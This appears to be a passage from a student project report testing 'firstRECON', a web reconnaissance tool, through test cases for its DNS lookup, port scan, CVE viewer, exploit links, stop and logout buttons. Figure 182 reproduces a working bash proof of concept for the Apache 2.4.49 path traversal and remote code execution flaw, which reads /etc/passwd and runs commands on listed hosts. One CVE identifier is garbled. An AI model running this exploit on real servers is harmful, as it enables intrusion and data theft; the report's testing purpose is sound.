


Figure 172: User is redirected to ping initial state to perform ping screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top, there is a logo and the text "firstRECON". Below it, the title "DNS Lookup" is displayed, followed by "DNS Results For : chloroleaf.com". A green button labeled "Lookup Another Domain" is highlighted with a red box and an arrow pointing to it. The main content area shows a table with one row of data:

Type	Domain Name	TTL	Address
A	chloroleaf.com	300	184.168.117.92

Figure 173: User clicking lookup another domain button screenshot

The screenshot shows the firstRECON DNS Lookup interface in its initial state. At the top, there is a logo and the text "firstRECON". Below it, the title "DNS Lookup" is displayed, followed by the instruction "Enter any valid IP/Url". A text input field contains the placeholder "Enter Url Here". Below the input field is a section titled "Select Record Type" with a horizontal menu of buttons: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The "All" button is highlighted with a blue background.

Figure 174: User is redirected to DNS Lookup initial state to perform DNS Lookup screenshot

#### 4.2.10 Testing whether the user can View CVE's through View button

System Testing	Test Case 9
Objective	Testing whether the user can View CVE's through View button
Action	Clicking on the view button to view CVE's and exploit
Expected Output Result	Web application should display CVE's and exploit
Actual Result	Web application should display CVE's and exploit
Conclusion	The actual result and expected output result resembled.

Table 32: Testing whether the user can View CVE's through View button

Sakshat Bhattarai ▾

**Port Scan**

Port Scan Results For : [chloroleaf.com](#)

Port	State	Service	Version	Reason	CVE & Exploits
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>

Figure 175: User clicking view button after performing port scan screenshot

Sakshat Bhattarai ▾

**Port Scan**

Port Scan Results For : [chloroleaf.com](#)

Port	State	Service	Version	Reason	CVE & Exploits
80	open	http	Apache httpd	syn-ack	<a href="#">View</a>

CVE	Description
CVE-2017-7668	The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows <code>ap_find_token()</code> to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, or to force <code>ap_find_token()</code> to return an incorrect value.
CVE-2021-44790	A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser ( <code>rparsebody()</code> called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.
CVE-2021-20038	A Stack-based buffer overflow vulnerability in SMA100 Apache httpd server's <code>mod_cgi</code> module environment variables allows a remote unauthenticated attacker to potentially execute code as a 'nobody' user in the appliance. This vulnerability affected SMA 200, 210, 400, 410 and 500v appliances firmware 10.2.0.8-37sv, 10.2.1.1-19sv, 10.2.1.2-24sv and earlier versions.

Figure 176: Scan result was displayed when view button was clicked screenshot (i)

CVE-2018-1312	In Apache httpd 2.0.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.
CVE-2018-1283	In Apache httpd 2.4.0 to 2.4.29, when mod_session is configured to forward its session data to CGI applications (SessionEnv on, not the default), a remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGIs, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.
CVE-2017-9798	Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
CVE-2017-9789	When under stress, closing many connections, the HTTP/2 handling code in Apache httpd 2.4.26 would sometimes access memory after it has been freed, resulting in potentially erratic behaviour.
CVE-2017-9788	In Apache httpd 2.2.x before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key-value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.
CVE-2017-7679	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
CVE-2017-3169	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_ssl may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.
CVE-2017-3167	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
CVE-2017-15715	In Apache httpd 2.4.0 to 2.4.29, the expression specified in <FilesMatch> could match '\$' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are externally blocked, but only by matching the trailing portion of the filename.
CVE-F	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29 mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.

Figure 177: Scan result was displayed when view button was clicked screenshot (ii)

CVE-2017-15715	In Apache httpd 2.4.0 to 2.4.29, the expression specified in <FilesMatch> could match '\$' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are externally blocked, but only by matching the trailing portion of the filename.
CVE-2017-15710	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
CVE-2009-1891	The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).
CVE-2007-3304	Apache httpd 1.3.37, 2.0.59, and 2.2.4 with the Prefork MPM module, allows local users to cause a denial of service by modifying the worker_score and process_score arrays to reference an arbitrary process ID, which is sent a SIGUSR1 signal from the master process, aka "SIGUSR1 killer."
CVE-2005-3352	Cross-site scripting (XSS) vulnerability in the mod_imap module of Apache httpd before 1.3.35-dev and Apache httpd 2.0.x before 2.0.56-dev allows remote attackers to inject arbitrary web script or HTML via the Referer when using image maps.
CVE-2004-0493	The ap_get_mime_headers_core function in Apache httpd 2.0.49 allows remote attackers to cause a denial of service (memory exhaustion), and possibly an integer signedness error leading to a heap-based buffer overflow on 64 bit systems, via long header lines with large numbers of space or tab characters.
CVE-2000-1206	Vulnerability in Apache httpd before 1.3.11, when configured for mass virtual hosting using mod_rewrite, or mod_vhost_alias in Apache 1.3.9, allows remote attackers to retrieve arbitrary files.
CVE-1999-0236	ScriptAlias directory in NCSA and Apache httpd allowed attackers to read CGI programs.
CVE-2009-1903	The PDF XSS protection feature in ModSecurity before 2.5.8 allows remote attackers to cause a denial of service (Apache httpd crash) via a request for a PDF file that does not use the GET method.

Figure 178: Scan result was displayed when view button was clicked screenshot (iii)

Exploit	Url
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local ...	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>

Figure 179: Scan result was displayed when view button was clicked screenshot (vi)

#### 4.2.11 Testing whether potential exploits links work or not


System Testing	Test Case 10
Objective	Testing whether potential exploits links work or not
Action	Clicking on the exploit link display the potential exploit of scanned results.
Expected Output Result	Clicking on the link should redirect the user to exploitdb website and display exploit of the service running
Actual Result	Clicking on the link redirected the user to exploitdb website and display exploit of the service running
Conclusion	The actual result and expected output result resembled.

Table 33: Testing whether potential exploits links work or not



Exploit	Url
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50383">https://www.exploit-db.com/exploits/50383</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	<a href="https://www.exploit-db.com/exploits/50512">https://www.exploit-db.com/exploits/50512</a>
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code ...	<a href="https://www.exploit-db.com/exploits/50406">https://www.exploit-db.com/exploits/50406</a>
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	<a href="https://www.exploit-db.com/exploits/50446">https://www.exploit-db.com/exploits/50446</a>
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local ...	<a href="https://www.exploit-db.com/exploits/46676">https://www.exploit-db.com/exploits/46676</a>

Figure 180: Clicking on exploit to verify its status screenshot




Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)

EDB-ID:	50383	CVE:	2021-41773	Author:	LUCAS SOUZA	Type:	WEBAPPS	Platform:	MULTIPLE	Date:	2021-10-06
EDB Verified:	✓	Exploit:	<a href="#">Download</a> / <a href="#">Get</a>	Vulnerable App:	<a href="#">View</a>						

```
# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage: https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
```

Figure 181: Exploit which was displayed after scanning the results screenshot (i)



```

# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage: https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
# CVE : CVE-2021-41773
# Credits: Ash Daulton and the cPanel Security Team

#!/bin/bash

if [[ $1 == '' ]]; [[ $2 == '' ]]; then
echo Set [TGET-LIST.TXT] [PATH] [COMMAND]
echo ./PoC.sh targets.txt /etc/passwd
exit
fi
for host in $(cat $1); do
echo $host
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $3" "$host/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e$2"; done

# PoC.sh targets.txt /etc/passwd
# PoC.sh targets.txt /bin/sh whoami

```

Tags: 

Advisory/Source: [Link](#) 

Figure 182: Exploit which was displayed after scanning the results (ii)

#### 4.2.12 Testing stop button in all features

System Testing	Test Case 11
Objective	Testing stop button in all features.
Action	Clicking on the stop while performing task
Expected Output Result	Clicking on the stop button should redirect user to main page
Actual Result	User is redirected to main page.
Conclusion	The actual result and expected output result resembled.

Table 34: Testing stop button in all features.




Figure 183: User clicking “Stop Ping” button while performing scan




Figure 184: User redirected to ping feature initial status screenshot




Figure 185: User clicking "Stop DNS Lookup" while performing scan




Figure 186: User redirected to DNS Lookup feature initial status screenshot




Figure 187: User clicking “Stop Scan” button while performing scan




Figure 188: User redirected to Port Scan feature initial status screenshot

#### 4.2.13 Testing functionality of logout button

System Testing	Test Case 12
Objective	Testing functionality of logout button
Action	Clicking on logout button
Expected Output Result	Clicking on logout button should restrict user access to web application
Actual Result	Clicking on logout button restricted user access to web application
Conclusion	The actual result and expected output result resembled.

Table 35: Testing functionality of logout button

